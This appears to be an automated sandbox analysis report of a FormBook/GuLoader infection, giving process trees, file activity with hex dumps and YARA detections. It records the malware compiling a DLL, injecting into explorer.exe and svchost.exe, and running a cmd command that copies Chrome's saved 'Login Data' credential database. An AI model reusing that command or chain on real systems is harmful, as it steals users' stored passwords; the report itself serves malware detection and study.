File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 76 73 64 6b 65 33 30 6b 5c 76 73	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vsdke30k\vs	success or wait	1	6C7A1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.out	0	455	ff 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69	C:\Users\user\Desktop>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automati	success or wait	1	6C7A1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 fd fd fd fd 15 fd fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHEYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6C7A1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6C7A1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D835705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D835705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D835705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D835705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7903DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D83CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D83CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D83CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7903DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D835705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D835705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D835705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D835705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D7903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D835705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D835705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D841F73	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7903DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C7A1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C7A1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.dll	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C7A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C7A1B4F	ReadFile

Analysis Process: conhost.exe PID: **6156**, Parent PID: **4676**

General

Start time:	17:24:28
Start date:	21/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **6440**, Parent PID: **4676**

General

Start time:	17:24:59
Start date:	21/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.cmdline
Imagebase:	0xe60000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\vsdke30k\CSC2B92EBAA3FFD4AC6819286896BCEF79.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	EBE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vsdke30k\CSC2B92EBAA3FFD4AC6819286896BCEF79.TMP	success or wait	1	ED9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vsdke30k\CSC2B92EBAA3FFD4AC6819286896BCEF79.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	ED967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.cmdline	unknown	369	success or wait	1	EBE638	ReadFile
C:\Users\user\AppData\Local\Temp\vsdke30k\vsdke30k.0.cs	unknown	681	success or wait	1	EBE638	ReadFile

Analysis Process: cvtres.exe PID: **6080**, Parent PID: **6440**

General

Start time:	17:25:00
Start date:	21/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6913.tmp" "c:\Users\user\AppData\Local\Temp\vsdke30k\CSC2B92EBAA3FFD4AC6819286896BCEF79.TMP"
Imagebase:	0x1170000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **5480**, Parent PID: **4676**

General

Start time:	17:25:31
Start date:	21/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x190000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.1065437367.000000001E680000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.1065437367.000000001E680000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.1065437367.000000001E680000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000013.00000000.950104658.0000000002A00000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.1060812859.0000000002770000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.1060812859.0000000002770000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.1060812859.0000000002770000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A062B1	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A062B1	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A062B1	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A062B1	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A062B1	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A062B1	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **3424**, Parent PID: **5480**

General

Start time:	17:25:55
Start date:	21/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000000.1041249654.00000000068E8000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000000.1041249654.00000000068E8000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000000.1041249654.00000000068E8000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000000.1025559293.00000000068E8000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000000.1025559293.00000000068E8000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000000.1025559293.00000000068E8000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogri.ini	0	40	success or wait	1	6B47604	NtReadFile
C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogrg.ini	0	38	success or wait	1	6B47604	NtReadFile
C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogrv.ini	0	210	success or wait	1	6B47604	NtReadFile
C:\Users\user\AppData\Roaming\LQM-8D39\LQMlogim.jpeg	0	106730	success or wait	1	6B47604	NtReadFile

Analysis Process: svchost.exe PID: **5288**, Parent PID: **3424**

General

Start time:	17:26:20
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x8f0000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000002.1182719160.0000000002970000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000002.1182719160.0000000002970000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000002.1182719160.0000000002970000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000002.1181818454.00000000006C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000002.1181818454.00000000006C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000002.1181818454.00000000006C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000016.00000002.1182689732.0000000002940000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000016.00000002.1182689732.0000000002940000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000016.00000002.1182689732.0000000002940000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	6DA457	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1584**, Parent PID: **5288**

General

Start time:	17:26:34
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	11D4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	11D4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	11D5742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	11E8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	11E8CD3	ReadFile

Analysis Process: conhost.exe PID: **5568**, Parent PID: **1584**

General

Start time:	17:26:35
Start date:	21/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly